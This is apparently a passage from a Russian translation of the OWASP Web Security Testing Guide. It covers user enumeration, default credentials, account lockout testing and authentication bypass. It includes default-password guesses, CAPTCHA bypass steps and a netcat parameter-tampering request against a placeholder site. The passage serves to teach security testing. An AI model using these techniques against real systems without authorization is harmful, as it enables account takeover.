Например, если пользователь не может пройти аутентификацию в приложении он получает web-страницу с заголовком, вроде:

- **Invalid user** (Недопустимый пользователь)
- **Invalid authentication** (Ошибка аутентификации)

Анализ сообщения, полученного при восстановлении

Когда мы используем средство восстановления (т.е. функцию забытого пароля), уязвимое приложение может выдавать сообщение, которое указывает, существует имя пользователя или нет.

Например, сообщения, подобные таким:

- Неверное имя пользователя: **адрес электронной почты недействителен или указанный пользователь не найден.**
- Действительное имя пользователя: **Ваш пароль был успешно отправлен на адрес электронной почты, который Вы указали при регистрации.**

Дружелюбное сообщение об ошибке 404

Когда мы запрашиваем пользователя в несуществующем каталоге, мы не всегда получаем код ошибки 404. Вместо этого мы можем получить **200 OK** в виде изображения, в этом случае мы можем предположить, что когда мы получаем такое изображение, пользователя не существует. Эта логика может применяться и к другим ответам web-сервера; нюанс заключается в тщательном анализе сообщений web-сервера и web-приложения.

Анализ времени отклика

Помимо анализа содержания ответов, следует также учитывать время, затрачиваемое на их получение. В частности, когда запрос вызывает взаимодействие с внешним сервисом (например, отправка электронного письма с забытым паролем), это может добавить к ответу несколько сотен миллисекунд, что можно использовать для определения того, является ли запрошенный пользователь действительным.

Угадывание имён пользователей

В некоторых случаях идентификаторы пользователей создаются в соответствии с определёнными политиками администратора или компании. Например, мы можем обнаружить пользователей с идентификаторами, формирующимися последовательно:

```
CN000100
CN000101
...
```

Иногда имена пользователей создаются с псевдонимом REALM и порядковыми номерами:

- R1001 – пользователь 001 для REALM1
- R2001 – пользователь 001 для REALM2

В приведённом выше примере можно написать простые shell-скрипты, которые будут составлять идентификаторы пользователей и отправлять запросы с помощью такого инструмента, как `wget` с целью автоматизации web-запросов на выяснение действительных идентификаторов пользователей. Для написания скрипта также можно использовать Perl или `curl`.

Другими возможностями являются:

- идентификаторы пользователей, связанные с номерами кредитных карт, или в общем случае номера с шаблоном;
- идентификаторы пользователей, связанные с реальными именами, например: если у Фредди Меркьюри идентификатор пользователя `fmercury`, то можно предположить, что у Роджера Тейлора идентификатор пользователя `rtaylor`.

Опять же, мы можем угадать имя пользователя по информации, полученной из запроса LDAP или, запрашивая информацию в Google, например, из определённого домена. Google может помочь найти пользователей домена с помощью специальных запросов или с помощью простого shell-скрипта или инструмента.

Перебирая учётные записи пользователей, вы рискуете заблокировать их после определённого количества неудачных попыток (в соответствии с правилами приложения). Кроме того, иногда ваш IP-адрес может быть заблокирован динамическими правилами WAF или системы предотвращения вторжений (IPS).

Тестирование имперсонафикации пользователей

Убедитесь, что незарегистрированные пользователи не могут выбирать зарезервированные имена пользователей (например, администратор, администратор, модератор) во время процесса регистрации. Кроме того, убедитесь, что пользователи не могут изменить свое текущее имя пользователя

на одно из этих зарезервированных имен пользователей на странице редактирования профиля.

Если веб-приложение имеет функции, которые позволяют пользователю получать доступ к функциям регистрации и редактирования профиля веб-приложения, тестируемые взаимодействия включают следующее:

- Процесс регистрации:
 - Откройте страницу регистрации как незарегистрированный пользователь и заполните форму регистрации, введя одно из зарезервированных имен пользователей (например, администратор, администратор, модератор), отправьте форму регистрации, а затем проверьте ответ.
 - Процесс регистрации должен отклонить отправку формы и отобразить сообщение об ошибке, указывающее, что выбранное имя пользователя недоступно для регистрации.
- Страница редактирования профиля:
 - Войдите в веб-приложение, используя действительные учетные данные, и перейдите на страницу редактирования профиля. Попробуйте изменить текущее имя пользователя на одно из зарезервированных имен пользователей (например, admin, administrator, moderator) и сохраните изменения, чтобы проверить поведение.
 - Процесс редактирования профиля должен отклонить запрос на изменение имени пользователя и отобразить сообщение об ошибке, указывающее, что выбранное имя пользователя недоступно.
- Проверьте варианты и сходства:
 - Повторите указанные выше шаги для различных вариантов зарезервированных имен пользователей (например, Admin, ADMIN, Administrator) и выполните тесты с различными комбинациями заглавных и строчных букв, чтобы убедиться, что нечувствительность к регистру обрабатывается правильно.
 - Веб-приложение должно рассматривать эти варианты как идентичные зарезервированным именам пользователей

Тестирование методом серого ящика

Тестирование сообщений об ошибках аутентификации

Убедитесь, что на каждый запрос клиента, который приводит к ошибке аутентификации, приложение отвечает одинаково. Для этой проблемы тестирование методами чёрного и серого ящика использует один и тот же подход, основанный на анализе сообщений или кодов ошибок, полученных от web-приложения.

Приложение должно отвечать одинаковым образом на каждую неудачную попытку аутентификации.

Например: *Предоставленные учётные данные недействительны*

Меры защиты

Убедитесь, что приложение выдаёт логически правильные, но неконкретные сообщения об ошибках в ответ на неверное имя учётной записи, пароль или другие учётные данные пользователя, введённые в процессе входа в систему.

Перед запуском системы в эксплуатацию (или её подключением к недоверенной сети) убедитесь, что удалены все тестовые и системные учётные записи по умолчанию.

Инструменты

- [OWASP Zed Attack Proxy \(ZAP\)](#)
- [curl](#)
- [PERL](#)

Ссылки

- [Уязвимости перебора учётных записей](#)
- [Предотвращение перебора учётных записей пользователей в WordPress](#)
- [Marco Mella, Перебор учётных записей в Sun Java System Access Manager](#)

Тестирование политики в отношении имён пользователей

ID

WSTG-IDNT-05

Обзор

Имена учётных записей пользователя часто чётко структурированы (например, имя учётной записи Joe Bloggs — это jbloggs, а учётной записи Fred Nurks — это fnurks), поэтому действительные имена учётных записей легко угадать.

Задачи тестирования

- Определить, делает ли следование структуре имени учётной записи приложение уязвимым для перебора учётных записей.

- Определить, разрешён ли перебор учётных записей через сообщения об ошибках.

Как тестировать

- Определите структуру имён учётных записей.
- Оцените реакцию приложения на допустимые и недопустимые имена пользователей.
- Используйте разницу в ответах на допустимые и недопустимые имена для перебора имён пользователей.
- Используйте словари имён пользователей для перебора.

Меры защиты

Убедитесь, что приложение в ответ на несуществующее имя пользователя, неверный пароль или другие учётные данные пользователя, введённые в процессе входа в систему, выдаёт непротиворечивые, но неконкретные сообщения об ошибках.

Тестирование аутентификации

Тестирование учётных данных по умолчанию

ID
WSTG-ATHN-02

Обзор

Многие web-приложения и аппаратные устройства имеют пароли по умолчанию для встроенной учётной записи администратора. Хотя в некоторых случаях они и могут быть сгенерированы случайным образом, чаще они статичны, что означает, что их можно легко угадать или выяснить злоумышленнику.

Кроме того, когда в приложениях создаются новые пользователи, для них могут устанавливаться предопределённые пароли. Они могут быть либо сгенерированы автоматически приложением, либо созданы персоналом вручную. В обоих случаях, если они не генерируются безопасным способом, злоумышленник может их угадать.

Задачи тестирования

- Определить, есть ли в приложении какие-либо учётные записи пользователей с паролями по умолчанию.

- Проанализировать, не создаются ли новые учётные записи пользователей со слабыми или предсказуемыми паролями.

Как тестировать

Тестирование на учётные данные по умолчанию от поставщика

Первым шагом к выявлению паролей по умолчанию является определение используемого программного обеспечения.

Как только программное обеспечение будет идентифицировано, попробуйте выяснить, использует ли оно пароли по умолчанию, и если да, то какие. Включая:

- Поиск по "[название приложения] default password".
- Просмотр руководства или документации поставщика.
- Проверка распространённых баз данных паролей по умолчанию, таких как [CIRT.net](#), [SecLists](#) или [DefaultCreds](#).
- Анализ исходного кода приложения (если таковой имеется).
- Установка приложения на виртуальную машину и его изучение.
- Осмотр оборудования на наличие наклеек (часто присутствующих на сетевых устройствах).

Если пароль по умолчанию не нашёлся, попробуйте наиболее распространённые варианты, например:

- admin, password, 12345, или другие [распространённые пароли по умолчанию](#);
- без пароля;
- серийный номер или MAC-адрес устройства.

Если имя пользователя неизвестно, существуют различные варианты перебора имён, описанные в разделе [Перебор и угадывание учётных записей пользователей](#). В качестве альтернативы попробуйте распространённые варианты, такие как Администратор, admin, root, или system.

Тестирование на пароли по умолчанию для организации

Когда работники организации вручную создают пароли для новых учётных записей, они могут делать это предсказуемым образом. Это часто может быть:

- Один общий пароль, например, "Password1".
- Сведения, относящиеся к этой организации, такие как её название или адрес.
- Пароли, которые следуют простому шаблону, например, Понедельник123, если учётная запись создана в понедельник.

Эти типы паролей часто трудно найти методом чёрного ящика, если только они не угаданы или взломаны методом перебора. Тем не менее, их легко выявить при

тестировании методом серого или белого ящика.

Тестирование паролей по умолчанию, сгенерированных приложением

Если приложение автоматически генерирует пароли для новых учётных записей пользователей, они также могут быть предсказуемыми. Чтобы протестировать их, создайте в приложении сразу несколько учётных записей с одинаковыми данными и сравните пароли, которые для них сформированы.

Пароли могут быть основаны на:

- одной статичной строке, общей для всех учётных записей;
- хэшированной или обфусцированной части данных учётной записи, например, `md5($username)`;
- алгоритме с использованием времени;
- некриптографическом генераторе псевдослучайных чисел (PRNG).

Такого рода проблемы часто трудно идентифицировать с точки зрения чёрного ящика.

Инструменты

- [Burp Intruder](#)
- [THC Hydra](#)
- [Nikto 2](#)
- [Nuclei](#)
 - [Default Login - Nuclei Templates](#)

Ссылки

- [CIRT](#)
- [SecLists](#)
- [DefaultCreds](#)

Тестирование механизма блокировки

ID

WSTG-ATHN-03

Обзор

Механизмы блокировки учётных записей используются для сдерживания атак методом перебора. Вот некоторые из атак, с которыми можно бороться с

помощью механизма блокировки:

- Атака по угадыванию пароля или имени пользователя для входа.
- Угадывание кода при двухфакторной аутентификации или ответов на «секретные вопросы».

Механизмы блокировки учётных записей требуют баланса между защитой от несанкционированного доступа и защитой от отказа в легитимном доступе. Учётные записи обычно блокируются после 3-5 неудачных попыток и могут быть разблокированы только через определённый период времени с помощью механизма разблокировки самостоятельно или после вмешательства администратора.

Несмотря на простоту проведения атак методом перебора, результат успешной атаки опасен, поскольку злоумышленник получает полный доступ к учётной записи пользователя, а вместе с ней и ко всем функциям и сервисам, к которым у него есть доступ.

Задачи тестирования

- Оценить способность механизмов блокировки учётных записей противостоять возможности подбора пароля методом перебора.
- Оценить устойчивость механизма разблокировки к несанкционированной разблокировке учётной записи.

Как тестировать

Механизм блокировки

Чтобы проверить надёжность механизмов блокировки, вам потребуется доступ к учётной записи, которую вы хотите или можете позволить себе заблокировать. Если у вас есть только одна учётная запись, с помощью которой вы можете войти в web-приложение, проведите этот тест в конце тестирования, чтобы избежать потери времени из-за блокировки.

Чтобы оценить способность механизма блокировки учётной записи противостоять возможности подбора пароля методом перебора, попробуйте войти, используя неправильный пароль несколько раз, прежде чем использовать правильный для проверки того, что учётная запись была заблокирована. Пример теста может быть следующим:

1. Попробуйте войти в систему с неправильным паролем 3 раза.
2. Войдите в систему с правильным паролем, тем самым подтвердив, что механизм блокировки не срабатывает после 3 неуспешных попыток аутентификации.
3. Попробуйте войти в систему с неправильным паролем 4 раза.

4. Войдите в систему с правильным паролем, тем самым показывая, что механизм блокировки не срабатывает после 4 неуспешных попыток аутентификации.
5. Попробуйте войти в систему с неправильным паролем 5 раз.
6. Попробуйте войти в систему с правильным паролем. Приложение выдаёт сообщение «Ваша учётная запись заблокирована», тем самым подтверждая, что учётная запись блокируется после 5 неуспешных попыток аутентификации.
7. Попробуйте войти в систему с правильным паролем через 5 минут. Приложение выдаёт сообщение «Ваша учётная запись заблокирована», тем самым показывая, что механизм блокировки не разблокируется автоматически через 5 минут.
8. Попробуйте войти в систему с правильным паролем через 10 минут. Приложение выдаёт сообщение «Ваша учётная запись заблокирована», тем самым показывая, что механизм блокировки не разблокируется автоматически через 10 минут.
9. Успешно войдите в систему с правильным паролем через 15 минут, показывая, что механизм блокировки автоматически разблокируется после 10-15-минутного периода.

Уникальные механизмы блокировки

Существуют и другие уникальные реализации механизмов блокировки, которые все еще приемлемы. Одна из них — Cognito от AWS. Она использует простой алгоритм масштабирования, который смягчает атаки методом подбора, не допуская долгосрочных атак типа «отказ в обслуживании» против затронутого пользователя. После 5 неудачных попыток входа с паролем пользователь блокируется на одну секунду. Продолжительность блокировки удваивается с каждой неудачной попыткой, максимум 15 минут. Попытки входа, предпринятые в течение периода блокировки, являются исключениями, называемыми превышением количества попыток ввода пароля, и в большинстве реализаций не возвращаются пользователю, инициировавшему вход. Если они не отображаются пользователю, тестировщик может подумать, что механизм блокировки не используется, поскольку 200 быстрых попыток входа сгенерируют множество исключений и очень мало законных неудачных попыток входа.

Математика механизма такова: $2^{(n-5)}$, где n — количество неудачных попыток входа. Полученное число — это количество секунд, в течение которых пользователь заблокирован. Чтобы сбросить счетчик блокировок до нуля, пользователь должен успешно войти в систему или подождать 15 минут.

Чтобы проверить это с помощью инструмента фаззинга, например, Burp Suite's Intruder, перейдите в «Resource Pool». Затем установите максимальное количество одновременных запросов на 1, а задержку между запросами на 2

секунды. Попробуйте выполнить недействительную аутентификацию 200 раз, затем попытайтесь использовать действительные учетные данные 3 раза сразу после завершения работы инструмента фаззинга. Подождите 2 минуты и попробуйте войти в систему. Если вход будет успешным, возможно, используется Cognito. Затем можно провести дальнейшее тестирование, чтобы проверить использование Cognito, попытавшись увеличить время блокировки, но может быть проще проверить эту информацию с клиентом.

CAPTCHA может препятствовать атакам методом перебора, но может иметь свои недостатки, поэтому не должна заменять механизм блокировки. Механизм CAPTCHA можно обойти, если он реализован неправильно. Недостатки CAPTCHA включают в себя:

1. Легко решаемая задача, арифметическая или ограниченный набор вопросов.
2. CAPTCHA проверяет наличие кода HTTP-ответа вместо его статуса (успех или неудача).
3. Логика CAPTCHA на стороне сервера по умолчанию соответствует успешному решению.
4. Ответ на CAPTCHA не проверяется на стороне сервера.
5. Поле для ввода или параметр CAPTCHA обрабатываются вручную и подтверждаются неправильно или экранируются.

Для оценки эффективности CAPTCHA:

1. Оцените задания в CAPTCHA и попытайтесь автоматизировать их решение в зависимости от сложности.
2. Попробуйте отправить запрос, не решая CAPTCHA через имеющийся интерфейс пользователя.
3. Попробуйте отправить запрос с заведомо неправильным ответом на CAPTCHA.
4. Попробуйте отправить запрос на сервер с использованием прокси, не решая CAPTCHA (предполагая, что значения по умолчанию можно передать через код на стороне клиента и т.д.).
5. Попробуйте пофаззить точки входа данных для CAPTCHA (при наличии) с распространёнными векторами полезной нагрузки для инъекций или последовательностями специальных символов.
6. Проверьте, может ли быть решением для CAPTCHA альтернативный текст изображения(й), имя файла(ов) или значение в соответствующем скрытом поле.
7. Попробуйте повторно передать ранее выявленные правильные ответы.
8. Проверьте, не приводит ли очистка файлов cookie к обходу CAPTCHA (например, если CAPTCHA отображается только после нескольких неудачных решений).

9. Если CAPTCHA является частью многоступенчатого процесса, попробуйте просто получить доступ или выполнить шаг, следующий после CAPTCHA (например, если CAPTCHA является первым шагом в процессе входа в систему, попробуйте просто отправить сразу второй шаг [имя пользователя и пароль]).
10. Проверьте наличие альтернативных методов, в которых может не применяться CAPTCHA, таких как точка входа для API, предназначенная для облегчения доступа к мобильным приложениям.

Повторите этот процесс для всех возможных функций, для которых может потребоваться механизм блокировки.

Механизм разблокировки

Чтобы оценить устойчивость механизма к несанкционированной разблокировке учётной записи, запустите этот механизм и найдите в нём изъяны. Типичные механизмы разблокировки могут включать секретные вопросы или отправляемую по электронной почте ссылку для разблокировки. Такая ссылка должна быть уникальной и одноразовой, чтобы злоумышленник не смог угадать или воспроизвести её и провести пакетные атаки методом перебора.

Обратите внимание, что механизм разблокировки следует использовать только для разблокировки учётных записей. Это не то же самое, что механизм восстановления пароля, но он может следовать тем же правилам безопасности.

Меры защиты

Применять механизмы разблокировки учётной записи в зависимости от уровня риска. Варианты в порядке увеличения доверия:

1. Временная блокировка и разблокировка.
2. Авторазблокировка (например, отправка электронного письма для разблокировки на зарегистрированный адрес электронной почты).
3. Ручная разблокировка администратором.
4. Ручная разблокировка администратором после положительной идентификации пользователя.

Факторы, которые следует учитывать при реализации механизма блокировки учётных записей:

1. Каков для приложения риск угадывания пароля методом перебора?
2. Достаточно ли CAPTCHA для снижения этого риска?
3. Используется ли механизм блокировки на стороне клиента (например, JavaScript)? (Если это так, отключите код на стороне клиента для тестирования.)
4. Количество неудачных попыток входа в систему до блокировки. Чем ниже порог блокировки, тем чаще могут быть заблокированы действительные

пользователи. Чем выше порог блокировки, тем больше попыток даётся злоумышленнику для взлома учётной записи до её блокирования. В зависимости от цели приложения типичным порогом блокировки является диапазон от 5 до 10 неудачных попыток.

5. Как происходит разблокировка?

1. Вручную администратором. — Наиболее безопасный метод, но он может доставлять неудобства пользователям и отнимать «драгоценное» время у администратора.
 1. Обратите внимание, что у самого администратора также должен быть способ восстановления на случай блокировки его учётной записи.
 2. Если целью злоумышленника является блокировка учётных записей всех пользователей web-приложения, то этот механизм разблокировки может привести к атаке типа «отказ в обслуживании».
2. По истечении определённого периода времени. — Какова продолжительность блокировки? Достаточно ли её для защиты приложения? Блокировка от 5 до 30 минут может стать неплохим компромиссом между сдерживанием атак методом перебора и причинением неудобств законным пользователям.
3. С помощью механизма самообслуживания. — Как указывалось ранее, механизм авторазблокировки должен быть достаточно безопасным, чтобы злоумышленник не мог самостоятельно разблокировать учётные записи.

Ссылки

- См. статью OWASP по атакам [методом перебора](#).
- [Памятка OWASP по забытым паролям](#).

Тестирование обхода схемы аутентификации

ID

WSTG-ATHN-04

Обзор

В компьютерной безопасности аутентификация — это процесс верификации цифрового удостоверения личности отправителя сообщения. Типичным примером такого процесса является процесс входа в систему. Тестирование схемы аутентификации означает понимание того, как работает процесс

аутентификации, и использование этой информации для обхода механизма аутентификации.

Хотя большинству приложений аутентификация требуется для получения доступа к персональным данным или для рабочих задач, не каждый метод аутентификации способен обеспечить надлежащую защиту. Небрежность, незнание или просто недооценка угроз часто приводят к схемам аутентификации, которые можно обойти, просто пропустив страницу входа в систему и напрямую вызвав внутреннюю страницу, доступ к которой предполагается только после аутентификации.

Кроме того, часто можно обойти меры аутентификации, подделав запросы и обманув приложение, заставив его думать, что пользователь уже аутентифицирован. Этого можно добиться, изменяя заданный параметр URL, манипулируя формой или фальсифицируя сессии.

Проблемы, связанные со схемой аутентификации, можно обнаружить на разных этапах жизненного цикла разработки программного обеспечения (SDLC), таких как этапы проектирования, разработки и развёртывания:

- Ошибки на этапе проектирования могут включать неправильное определение компонентов приложения, подлежащих защите, выбор в пользу нестойких протоколов шифрования для защиты передачи учётных данных и многое другое.
- На этапе разработки ошибки могут включать в себя неправильную реализацию функций контроля входных данных или несоблюдение рекомендаций по безопасной разработке для конкретного языка программирования.
- На этапе развёртывания приложения могут возникнуть проблемы во время настройки (установка и конфигурирование приложения) из-за отсутствия необходимых технических навыков или надлежащей документации.

Задача тестирования

- Убедиться, что аутентификация применяется ко всем службам, которым она требуется.

Как тестировать

Существует несколько способов обхода схемы аутентификации, используемой web-приложением:

- Прямой запрос к странице через [принудительный просмотр](#)
- Изменение параметров
- Предсказуемые идентификаторы сессии
- SQL-инъекция

Прямой запрос к странице

Если web-приложение реализует контроль доступа только на странице входа, схему аутентификации можно обойти. Например, если пользователь напрямую запрашивает другую страницу через принудительный просмотр, эта страница может не проверять учётные данные пользователя перед предоставлением доступа. Попробуйте получить прямой доступ к защищённой странице через адресную строку браузера, чтобы протестировать этот метод.




Рисунок 4.4.4-1: Прямой запрос к защищённой странице

Изменение параметров

Другая проблема, связанная с дизайном аутентификации, возникает, когда приложение проверяет успешный вход в систему на основе параметров с фиксированным значением. Пользователь может изменить эти параметры, чтобы получить доступ к защищённым областям без предоставления действительных учётных данных. В приведённом ниже примере параметр "authenticated" меняется на значение "yes", что позволяет пользователю получить доступ. В этом примере параметр находится в URL-адресе, но для изменения параметра также можно использовать прокси, особенно когда параметры отправляются в элементах формы в запросе POST или когда параметры сохраняются в файле cookie.

```
http://www.site.com/page.asp?authenticated=no
```

```
raven@blackbox /home $nc www.site.com 80
GET /page.asp?authenticated=yes HTTP/1.0
```

```
HTTP/1.1 200 OK
```

```
Date: Sat, 11 Nov 2006 10:22:44 GMT
```

```
Server: Apache
```

```
Connection: close
```

```
Content-Type: text/html; charset=iso-8859-1
```

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
```

```
<HTML><HEAD>
```

```
</HEAD><BODY>
```

```
<H1>You Are Authenticated</H1>
```

```
</BODY></HTML>
```




Рисунок 4.4.4-2: Запрос на изменение параметра

Предсказуемые идентификаторы сессии

Многие web-приложения управляют аутентификацией с помощью идентификаторов сессии (Session ID). Следовательно, если идентификатор сессии предсказуем, злоумышленник может угадать действительный Session ID и получить несанкционированный доступ к приложению, выдавая себя за ранее аутентифицированного пользователя.

На следующем рисунке значения внутри файлов cookie растут линейно, поэтому злоумышленнику может быть легко угадать действительный идентификатор сессии.




Рисунок 4.4.4-3: Значения Session ID в cookie с течением времени

На следующем рисунке значения в cookie меняются лишь частично, поэтому можно ограничить атаку перебором определёнными полями, показанными ниже.

Session Identifier : 127.0.0.1/WebGoat WEAKID		
Date	Value	
2006/11/11 14:33:27	12430	1163252007028
2006/11/11 14:33:27	12431	1163252007138
2006/11/11 14:33:27	12432	1163252007247
2006/11/11 14:33:27	12433	1163252007435
2006/11/11 14:33:27	12434	1163252007544
2006/11/11 14:33:27	12435	1163252007653
2006/11/11 14:33:27	12436	1163252007763
2006/11/11 14:33:27	12437	1163252007872
2006/11/11 14:33:28	12438	1163252007982
2006/11/11 14:33:28	12439	1163252008091
2006/11/11 14:33:28	12440	1163252008200
2006/11/11 14:33:28	12442	1163252008310
2006/11/11 14:33:28	12443	1163252008419
2006/11/11 14:33:28	12444	1163252008528
2006/11/11 14:33:28	12445	1163252008638
2006/11/11 14:33:28	12446	1163252008747
2006/11/11 14:33:28	12447	1163252008857
2006/11/11 14:33:28	12448	1163252008966
2006/11/11 14:33:29	12449	1163252009075

Рисунок 4.4.4-4: Частично меняющиеся значения в cookie

SQL-инъекция (аутентификация в HTML-форме)

SQL-инъекция — широко известный метод атаки. В этом разделе не будет подробно описываться этот метод, т.к. в данном руководстве есть несколько разделов, в которых объясняются методы SQL-инъекций, выходящие за рамки этого раздела.



Рисунок 4.4.4-5: SQL-инъекция

На следующем рисунке показано, что с помощью простой атаки SQL-инъекцией иногда можно обойти форму аутентификации.

